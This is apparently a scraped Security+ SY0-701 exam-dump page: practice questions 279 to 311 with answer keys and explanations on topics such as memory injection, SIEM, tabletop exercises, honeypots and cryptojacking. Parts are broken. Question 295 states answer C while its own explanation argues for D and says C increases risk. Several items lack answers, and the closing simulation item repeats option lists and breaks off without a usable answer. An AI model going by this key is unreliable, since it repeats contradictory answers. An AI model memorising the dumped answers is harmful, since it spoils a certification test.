An internal audit of a risk management program typically starts by verifying the organization has the governance foundation that defines how risk is managed, documented, approved, and monitored. That foundation is established in policies and procedures, which set expectations, roles, and the required workflow for consistent risk practices (for example: how risks are identified, who owns them, how they are tracked, and how exceptions are handled). The Study Guide emphasizes that policy is central to governance: "Policy serves as one of the primary governance tools for any cybersecurity program, setting out the principles and rules that guide the execution of security efforts throughout the enterprise." Without policies/procedures, the auditor cannot reliably assess whether asset management, vulnerability assessments, or BIAs are being performed according to an established, repeatable process-or whether results are being used appropriately in risk decisions. Asset management and vulnerability assessments provide critical inputs to risk identification and assessment, and the BIA supports impact determination and recovery planning, but an auditor usually first confirms that the organization's documented governance structure exists and is being followed so the rest of the program can be evaluated against those requirements.
References: Governance and policy as the primary tool guiding cybersecurity program execution .

NEW QUESTION: 279
Which of the following is an example of memory injection?
A. Two processes access the same variable, allowing one to cause a privilege escalation.
B. A process receives an unexpected amount of data, which causes malicious code to be executed.
C. Malicious code is copied to the allocated space of an already running process.
D. An executable is overwritten on the disk, and malicious code runs the next time it is executed.

Answer: C (LEAVE A REPLY)
Memory injectionoccurs whenmalicious code is written into the memory space of a running process, allowing it to execute without writing anything to disk. This is often used infileless malware attacks, making detection harder.
A (privilege escalation)describes a race condition, not memory injection.
B (unexpected data causing execution)describes abuffer overflow attack, not memory injection.
D (overwriting an executable)is apersistence technique, but it is not an example of in-memory injection.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Threats, Vulnerabilities, and Mitigations domain.

NEW QUESTION: 280
Which of the following is the best way to remove personal data from a social media account that is no longer being used?
A. Exercise the right to be forgotten
B. Uninstall the social media application
C. Perform a factory reset
D. Terminate the social media account
Answer: A (LEAVE A REPLY)
Exercising the right to be forgotten involves formally requesting the social media provider to delete all personal data associated with the account, ensuring removal from their servers and backups in accordance with privacy regulations.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.4: "The right to be forgotten allows users to request deletion of personal data from a provider's systems." Exam Objectives 5.4: "Given a scenario, implement data security and privacy practices."

NEW QUESTION: 281
Which of the following most securely protects data at rest?
A. TLS 1.2
B. AES-256
C. Masking
D. Salting
Answer: B (LEAVE A REPLY)
AES-256 is a symmetric encryption algorithm widely used to protect data at rest by converting plaintext into ciphertext that is unreadable without the proper key. It provides strong confidentiality and is a standard for encrypting stored data.
TLS 1.2 (A) secures data in transit, not at rest. Masking (C) obscures data but typically for display or limited use and is reversible. Salting (D) is used alongside hashing to protect passwords and data integrity but does not encrypt data.
Encryption with AES-256 is recognized as a best practice for securing stored data in the Security+ Cryptography and General Security Concepts domains#6:Chapter 7†CompTIA Security+ Study Guide#.

NEW QUESTION: 282
A malicious insider from the marketing team alters records and transfers company funds to a personal account. Which of the following methods would be the best way to secure company records in the future?
A. Access control list
B. Permission restrictions
C. Hashing

D. Input validation
Answer: A (LEAVE A REPLY)

NEW QUESTION: 283
Various company stakeholders meet to discuss roles and responsibilities in the event of a security breach that would affect offshore offices. Which of the following is this an example of?
A. Tabletop exercise
B. Penetration test
C. Geographic dispersion
D. Incident response
Answer: A (LEAVE A REPLY)
A tabletop exercise is a discussion-based simulation in which stakeholders review and talk through their roles, responsibilities, and actions in response to a hypothetical incident. This allows participants to evaluate and improve response plans without actual disruption.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 5.6: "Tabletop exercises involve key stakeholders discussing roles, responsibilities, and actions in response to simulated incidents." Exam Objectives 5.6: "Given a scenario, implement security incident management processes."

NEW QUESTION: 284
An accountant is transferring information to a bank over FTP. Which of the following mitigations should the accountant use to protect the confidentiality of the data?
A. Tokenization
B. Encryption
C. Data masking
D. Obfuscation
Answer: B (LEAVE A REPLY)

NEW QUESTION: 285
Which of the following describes a security alerting and monitoring tool that collects system, application, and network logs from multiple sources in a centralized system?
A. SIEM
B. DLP
C. IDS
D. SNMP
Answer: (SHOW ANSWER)
SIEM stands for Security Information and Event Management. It is a security alerting and monitoring tool that collects system, application, and network logs from multiple sources in a centralized system. SIEM can analyze the collected data, correlate events, generate alerts, and provide reports and dashboards. SIEM can also integrate with other security tools and support compliance requirements. SIEM helps organizations to detect and respond to cyber threats, improve security posture, and reduce operational costs. References:
CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 10: Monitoring and Auditing, page
393. CompTIA Security+ Practice Tests: Exam SY0-701, 3rd Edition, Chapter 10: Monitoring and Auditing, page 397.

NEW QUESTION: 286
Which of the following environments utilizes a subset of customer data and is most likely to be used to assess the impacts of major system upgrades and demonstrate system features?
A. Development
B. Test
C. Production
D. Staging
Answer: D (LEAVE A REPLY)
A staging environment is a controlled setting that closely mirrors the production environment but uses a subset of customer data. It is used to test major system upgrades, assess their impact, and demonstrate new features before they are rolled out to the live production environment. This ensures that any issues can be identified and addressed in a safe environment before affecting end-users.
References = CompTIA Security+ SY0-701 study materials, particularly in the domain of secure system development and testing environments.

NEW QUESTION: 287
To which of the following security categories does an EDR solution belong?
A. Managerial
B. Technical
C. Physical
D. Operational
Answer: B (LEAVE A REPLY)

NEW QUESTION: 288
A security administrator is addressing an issue with a legacy system that communicates data using an unencrypted protocol to transfer sensitive data to a third party. No software updates that use an encrypted protocol are available, so a compensating control is needed. Which of the following are the most appropriate for the administrator to suggest? (Select two.)
A. Tokenization
B. Cryptographic downgrade
C. SSH tunneling
D. Segmentation
E. Patch installation
F. Data masking
Answer: (SHOW ANSWER)

Detailed Explanation:SSH tunneling can secure the unencrypted protocol by encapsulating traffic in an encrypted tunnel. Segmentation isolates the legacy system, reducing the risk of unauthorized access.
Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Threats, Section: "Compensating Controls for Legacy Systems".

NEW QUESTION: 289
A newly appointed board member with cybersecurity knowledge wants the board of directors to receive a quarterly report detailing the number of incidents that impacted the organization. The systems administrator is creating a way to present the data to the board of directors. Which of the following should the systems administrator use?
A. Packet captures
B. Vulnerability scans
C. Metadata
D. Dashboard
Answer: D (LEAVE A REPLY)
A dashboard is a graphical user interface that provides a visual representation of key performance indicators, metrics, and trends related to security events and incidents. A dashboard can help the board of directors to understand the number and impact of incidents that affected the organization in a given period, as well as the status and effectiveness of the security controls and processes. A dashboard can also allow the board of directors to drill down into specific details or filter the data by various criteria12.
A packet capture is a method of capturing and analyzing the network traffic that passes through a device or a network segment. A packet capture can provide detailed information about the source, destination, protocol, and content of each packet, but it is not a suitable way to present a summary of incidents to the board of directors13.
A vulnerability scan is a process of identifying and assessing the weaknesses and exposures in a system or a network that could be exploited by attackers. A vulnerability scan can help the organization to prioritize and remediate the risks and improve the security posture, but it is not a relevant way to report the number of incidents that occurred in a quarter14.
Metadata is data that describes other data, such as its format, origin, structure, or context. Metadata can provide useful information about the characteristics and properties of data, but it is not a meaningful way to communicate the impact and frequency of incidents to the board of directors. References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 3722: SIEM Dashboards - SY0-601 CompTIA Security+: 4.3, video by Professor Messer3: CompTIA Security+ SY0-701 Certification Study Guide, page 3464:
CompTIA Security+ SY0-701 Certification Study Guide, page 362. : CompTIA Security+ SY0-701 Certification Study Guide, page 97.

NEW QUESTION: 290
An organization recently started hosting a new service that customers access through a web portal. A security engineer needs to add to the existing security devices a new solution to protect this new service. Which of the following is the engineer most likely to deploy?
A. Layer 4 firewall
B. NGFW
C. WAF
D. UTM
Answer: C (LEAVE A REPLY)
The security engineer is likely to deploy a Web Application Firewall (WAF) to protect the new web portal service. A WAF specifically protects web applications by filtering, monitoring, and blocking HTTP requests based on a set of rules. This is crucial for preventing common attacks such as SQL injection, cross-site scripting (XSS), and other web-based attacks that could compromise the web service.

* Layer 4 firewall operates primarily at the transport layer, focusing on IP address and port filtering, making it unsuitable for web application-specific threats.
* NGFW (Next-Generation Firewall) provides more advanced filtering than traditional firewalls, including layer 7 inspection, but the WAF is tailored specifically for web traffic.
* UTM (Unified Threat Management) offers a suite of security tools in one package (like antivirus, firewall, and content filtering), but for web application-specific protection, a WAF is the best fit.

NEW QUESTION: 291
An organization would like to calculate the time needed to resolve a hardware issue with a server. Which of the following risk management processes describes this example?
A. Recovery time objective
B. Mean time between failures
C. Recovery point objective
D. Mean time to repair
Answer: D (LEAVE A REPLY)

NEW QUESTION: 292
A software developer wishes to implement an application security technique that will provide assurance of the application's integrity. Which of the following techniques will achieve this?
A. Secure cookies
B. Input validation
C. Static analysis
D. Code signing
Answer: D (LEAVE A REPLY)
Code signing (D)usescryptographic digital signaturesto confirm theintegrity and authenticityof software code.
It ensures that the code hasnot been alteredafter being signed, providing assurance that the application is trustworthy.
This aligns withCompTIA Security+ SY0-701 Domain 2.3: Application security techniques, which includescode signingas a method to validatecode integrity.
Reference: CompTIA Security+ SY0-701 Objectives, Domain 2.3 - "Code signing: Validates integrity and origin of the software."

NEW QUESTION: 293
Which of the following phases of the incident response process attempts to minimize disruption?
A. Recovery
B. Containment
C. Preparation
D. Analysis
Answer: B (LEAVE A REPLY)
Containmentis the phase wherean organization attempts to minimize the damage caused by a security incident. This may involve isolating affected systems, blocking malicious traffic, or temporarily shutting down compromised services to prevent further impact.
Recovery (A)focuses on restoring normal operations after an incident.
Preparation (C)involves planning and readiness before an incident occurs.

Analysis (D)involvesinvestigating the root causeand assessing the damage.
Reference:CompTIA Security+ SY0-701 Official Study Guide, Security Operations domain.

NEW QUESTION: 294
A security analyst investigates an incident in which a PowerShell script was identified as a potential IoC.
Which of the following will best help the analyst identify an attempt to compromise the system?
A. SNMP logs
B. Firewall logs
C. EDR logs
D. IPS logs
Answer: C (LEAVE A REPLY)
The best answer is C. EDR logs.
EDR (Endpoint Detection and Response) tools are designed to monitor endpoint activity in detail, including process execution, command-line usage, script activity, file changes, persistence attempts, and suspicious behavior. Since the incident involves a PowerShell script, EDR logs are the most useful source for identifying whether the script attempted to compromise the system.
PowerShell is commonly abused by attackers for fileless malware, persistence, lateral movement, downloading payloads, and privilege escalation. EDR can capture this kind of endpoint-level behavior much more effectively than general network logs.
Why the other options are incorrect:
A). SNMP logsSNMP is mainly used for network device monitoring and management, not detailed endpoint script execution analysis.
B). Firewall logsFirewall logs can show allowed or blocked traffic, but they usually do not provide deep visibility into local PowerShell execution or endpoint compromise attempts.
D). IPS logsAn IPS may detect known malicious traffic patterns, but it is focused on network-based activity. It is not the best source for detailed analysis of a PowerShell script running on a host.
From a Security+ standpoint, when analyzing suspicious scripts or endpoint behavior, EDR provides the strongest visibility into actual compromise attempts.

NEW QUESTION: 295
The security team notices that the Always On VPN solution sometimes fails to connect. This leaves remote users unprotected because they cannot connect to the on-premises web proxy. Which of the following changes will best provide web protection in this scenario?
A. Implement network access control.
B. Configure the local gateway to point to the VPN.
C. Create a public NAT to the on-premises proxy.
D. Install a host-based content filtering solution.
Answer: C (LEAVE A REPLY)
Installing a host-based content filtering solution on the endpoints ensures that web traffic is filtered locally even when the VPN connection to the on-premises proxy fails, maintaining protection for remote users.
Network access control (A) manages device network access, local gateway configuration (B) does not solve protection if VPN fails, and public NAT (C) exposes internal resources and increases risk.
Endpoint filtering complements VPN for resilient web security, covered in Security Architecture and Operations#6:Chapter 11†CompTIA Security+ Study Guide#.

NEW QUESTION: 296
A new security regulation was announced that will take effect in the coming year. A company must comply with it to remain in business. Which of the following activities should the company perform next?
A. Security procedure evaluation
B. Threat scope reduction
C. Policy review
D. Gap analysis
Answer: (SHOW ANSWER)

NEW QUESTION: 297
Which of the following would best ensure a controlled version release of a new software application?
A. Business continuity planning
B. Quantified risk analysis
C. Static code analysis
D. Change management procedures
Answer: D (LEAVE A REPLY)
Change management procedures provide structured steps to approve, test, document, and deploy software changes, ensuring controlled and auditable version releases that minimize risks and disruptions.
Business continuity planning (A) relates to operational continuity, quantified risk analysis (B) assesses risks quantitatively, and static code analysis (C) finds coding defects but does not control release processes.
Change management is fundamental to software lifecycle governance in SY0-701#6:Chapter 16†CompTIA Security+ Study Guide#.

NEW QUESTION: 298
Which of the following best explains a concern with OS-based vulnerabilities?
A. An exploit would give an attacker access to system functions that span multiple applications.
B. The OS vendor's patch cycle is not frequent enough to mitigate the large number of threats.
C. Most users trust the core operating system features and may not notice if the system has been compromised.
D. Exploitation of an operating system vulnerability is typically easier than any other vulnerability.
Answer: (SHOW ANSWER)
Comprehensive and Detailed In-Depth Explanation:
Operating system (OS) vulnerabilitiescan allow attackers to exploit system functions that affect multiple applications, leading towidespread compromise.
B (patch cycle concerns)is valid but not the primary concern-many OS vendors provide regular patches.
C (user trust in OS features)is a risk, but the more significant issue is thatOS vulnerabilities often affect multiple system components.
D (ease of exploitation)is not always true, as application and human-related vulnerabilities can be equally exploitable.
Thus,the main concern is that an OS exploit can impact multiple system functions, leading to broader security risks.

NEW QUESTION: 299
The security team at a large global company needs to reduce the cost of storing data used for performing investigations. Which of the following types of data should have its retention length reduced?
A. Packet capture

B. Endpoint logs
C. OS security logs
D. Vulnerability scan
Answer: A (LEAVE A REPLY)
Packet capture data can be very large and may not need to be stored for extended periods compared to other logs essential for security audits.

NEW QUESTION: 300
A company wants to get alerts when others are researching and doing reconnaissance on the company One approach would be to host a part of the Infrastructure online with known vulnerabilities that would appear to be company assets. Which of the following describes this approach?
A. Watering hole
B. Bug bounty
C. DNS sinkhole
D. Honeypot
Answer: D (LEAVE A REPLY)
A honeypot is a security mechanism set up to attract and detect potential attackers by simulating vulnerable assets. By hosting a part of the infrastructure online with known vulnerabilities that appear to be company assets, the company can observe and analyze the behavior of attackers conducting reconnaissance. This approach allows the company to get alerts and gather intelligence on potential threats.
References = CompTIA Security+ SY0-701 study materials, particularly on threat detection techniques such as honeypots.

NEW QUESTION: 301
Which of the following is the best way to improve the confidentiality of remote connections to an enterprise ' s infrastructure?
A. Firewalls
B. Virtual private networks
C. Extensive logging
D. Intrusion detection systems
Answer: B (LEAVE A REPLY)
Confidentiality is primarily improved by preventing unauthorized parties from viewing data while it travels across untrusted networks. A Virtual Private Network (VPN) addresses this by creating a protected tunnel between endpoints, commonly using tunneling technologies such as IPSec or TLS for secure communications.
The Study Guide explains the purpose of VPNs for remote access as: "A virtual private network (VPN) is a way to create a virtual network link across a public network that allows the endpoints to act as though they are on the same network." It also notes the practical security value of full-tunnel VPNs when traversing untrusted networks: "A full-tunnel VPN sends all network traffic through the VPN tunnel, keeping it secure as it goes to the remote trusted network... [and] is a great way to ensure that traffic sent through an untrusted network...
remains secure."
Why the other options are less correct for confidentiality: Firewalls control traffic flow but do not inherently encrypt remote communications end-to-end; extensive logging improves detection/forensics, not confidentiality; and IDS detects suspicious activity but doesn't prevent eavesdropping on the connection. For confidentiality of remote connections, VPNs (implemented with secure tunneling like TLS/IPSec) are the best answer.

References: Sybex CompTIA Security+ Study Guide (SY0-701) - VPN definition and role ; full-tunnel VPN guidance for securing traffic over untrusted networks .

NEW QUESTION: 302
An organization is adopting cloud services at a rapid pace and now has multiple SaaS applications in use.
Each application has a separate log-in. so the security team wants to reduce the number of credentials each employee must maintain. Which of the following is the first step the security team should take?
A. Enable SAML
B. Create OAuth tokens.
C. Use password vaulting.
D. Select an IdP
Answer: D (LEAVE A REPLY)
The first step in reducing the number of credentials each employee must maintain when using multiple SaaS applications is to select an Identity Provider (IdP). An IdP provides a centralized authentication service that supports Single Sign-On (SSO), enabling users to access multiple applications with a single set of credentials.
* Enabling SAML would be part of the technical implementation but comes after selecting an IdP.
* OAuth tokens are used for authorization, but selecting an IdP is the first step in managing authentication.
* Password vaulting stores multiple passwords securely but doesn't reduce the need for separate logins.

NEW QUESTION: 303
During a routine audit, an analyst discovers that a department at a high school uses a simul-ation program that was not properly vetted before deployment.
Which of the following threats is this an example of?
A. Espionage
B. Shadow IT
C. Data exfiltration
D. Zero-day
Answer: (SHOW ANSWER)

NEW QUESTION: 304
A cybersecurity incident response team at a large company receives notification that malware is present on several corporate desktops No known Indicators of compromise have been found on the network. Which of the following should the team do first to secure the environment?
A. Contain the Impacted hosts
B. Add the malware to the application blocklist.

C. Segment the core database server.
D. Implement firewall rules to block outbound beaconing
Answer: A (LEAVE A REPLY)
The first step in responding to a cybersecurity incident, particularly when malware is detected, is to contain the impacted hosts. This action prevents the spread of malware to other parts of the network, limiting the potential damage while further investigation and remediation actions are planned.
References = CompTIA Security+ SY0-701 study materials, particularly on incident response procedures and the importance of containment in managing security incidents.

NEW QUESTION: 305
Which of the following threat actors is themostlikely to use large financial resources to attack critical systems located in other countries?
A. Insider
B. Unskilled attacker
C. Nation-state
D. Hacktivist
Answer: (SHOW ANSWER)
A nation-state is a threat actor that is sponsored by a government or a political entity to conduct cyberattacks against other countries or organizations. Nation-states have large financial resources, advanced technical skills, and strategic objectives that may target critical systems such as military, energy, or infrastructure. Nation-states are often motivated by espionage, sabotage, or warfare12. References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 542: Threat Actors - CompTIA Security+ SY0-701 - 2.1, video by Professor Messer.

NEW QUESTION: 306
An administrator implements web-filtering products but still sees that users are visiting malicious links.
Which of the following configuration items does the security administrator need to review?
A. Intrusion prevention system
B. Content categorization
C. Encryption
D. DNS service
Answer: B (LEAVE A REPLY)
Web-filtering effectiveness heavily relies on content categorization to correctly identify and block access to malicious or inappropriate websites. If users are still visiting malicious links, it is likely that the categorization database or configuration needs updating or correction.
Intrusion prevention systems (A) protect against network attacks but do not filter web content by category.
Encryption (C) is unrelated to web filtering, and DNS services (D) assist with domain resolution but do not directly categorize content.
Proper configuration and maintenance of content categorization are essential to effective web filtering, as emphasized in the Security Operations domain of SY0-701#6:Chapter 12†CompTIA Security+ Study Guide#.

NEW QUESTION: 307
Which of the following is the best way to prevent data from being leaked from a secure network that does not need to communicate externally?
A. Air gap
B. Containerization

C. Virtualization
D. Decentralization
Answer: A (LEAVE A REPLY)
An air gap is the practice of physically isolating a secure network from any external or unsecured networks, effectively preventing any external communication or data leakage. It is the strongest method to prevent data exfiltration in sensitive environments.
Containerization (B) and virtualization (C) are technologies for isolating applications or systems logically but do not guarantee physical separation. Decentralization (D) distributes resources but doesn't prevent data leakage.
Air gaps are critical in highly secure environments and covered under Resilience and Physical Security in SY0-701#6:Chapter 9†CompTIA Security+ Study Guide#.

NEW QUESTION: 308
Which of the following activities would involve members of the incident response team and other stakeholders simul-ating an event?
A. Lessons learned
B. Digital forensics
C. Tabletop exercise
D. Root cause analysis
Answer: (SHOW ANSWER)
A tabletop exercise is a simulation-based activity where incident response team members and relevant stakeholders walk through a hypothetical security incident in a discussion-based format. This exercise helps validate response plans, roles, and communication channels without actual system disruption.
Lessons learned (A) is a post-incident review, digital forensics (B) is evidence collection after an incident, and root cause analysis (D) investigates the underlying cause after an event.
Tabletop exercises are standard practices within the Security Operations domain to prepare teams for real incidents#6:Chapter 14†CompTIA Security+ Study Guide#.

NEW QUESTION: 309
An employee clicked a malicious link in an email and downloaded malware onto the company's computer network. The malicious program exfiltrated thousands of customer records. Which of the following should the company implement to prevent this in the future?
A. User awareness training
B. Network monitoring
C. Endpoint protection
D. Data loss prevention
Answer: A (LEAVE A REPLY)
Comprehensive and Detailed In-Depth Explanation:
User awareness training is essential in preventing security incidents caused by human error, such as clicking on malicious links. Employees need to be educated on recognizing phishing attempts, verifying email senders, and avoiding suspicious downloads.
* Network monitoringdetects and alerts on malicious activity but does not prevent employees from clicking on harmful links.
* Endpoint protectioncan mitigate malware infections but is not foolproof, especially if users continue to fall for phishing attacks.
* Data loss prevention (DLP)can prevent data exfiltration but does not stop malware from being introduced into the system.
By training employees to recognize and avoid phishing scams, organizations canreduce the risk of malware infections and data breaches.

NEW QUESTION: 310
An administrator is Investigating an incident and discovers several users' computers were Infected with malware after viewing files mat were shared with them. The administrator discovers no degraded performance in the infected machines and an examination of the log files does not show excessive failed logins. Which of the following attacks Is most likely the cause of the malware?
A. Malicious flash drive
B. Remote access Trojan
C. Brute-forced password
D. Cryptojacking
Answer: (SHOW ANSWER)
Cryptojacking is the likely cause in this scenario. It involves malware that hijacks the resources of infected computers to mine cryptocurrency, usually without the user's knowledge. This type of attack doesn't typically degrade performance significantly or result in obvious system failures, which matches the situation described, where the machines showed no signs of degraded performance or excessive failed logins.
References =
* CompTIA Security+ SY0-701 Course Content: Cryptojacking is covered under types of malware attacks, highlighting its stealthy nature and impact on infected systems.


NEW QUESTION: 311
Select the appropriate attack and remediation from each drop-down list to label the corresponding attack with its remediation.
INSTRUCTIONS
Not all attacks and remediation actions will be used.
If at any time you would like to bring back the initial state of the simu-lation, please click the Reset All button.

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack establishes a connection, which allows remote commands to be executed.	User	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker embeds hidden access in an	Application		

internally developed application that bypasses account login.	Application	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services


Answer:

Attack Description	Target	Attack Identified	BEST Preventative or Remediation Action
An attacker sends multiple SYN packets from multiple sources.	Web server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attack establishes a connection, which allows remote commands to be executed.	User	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
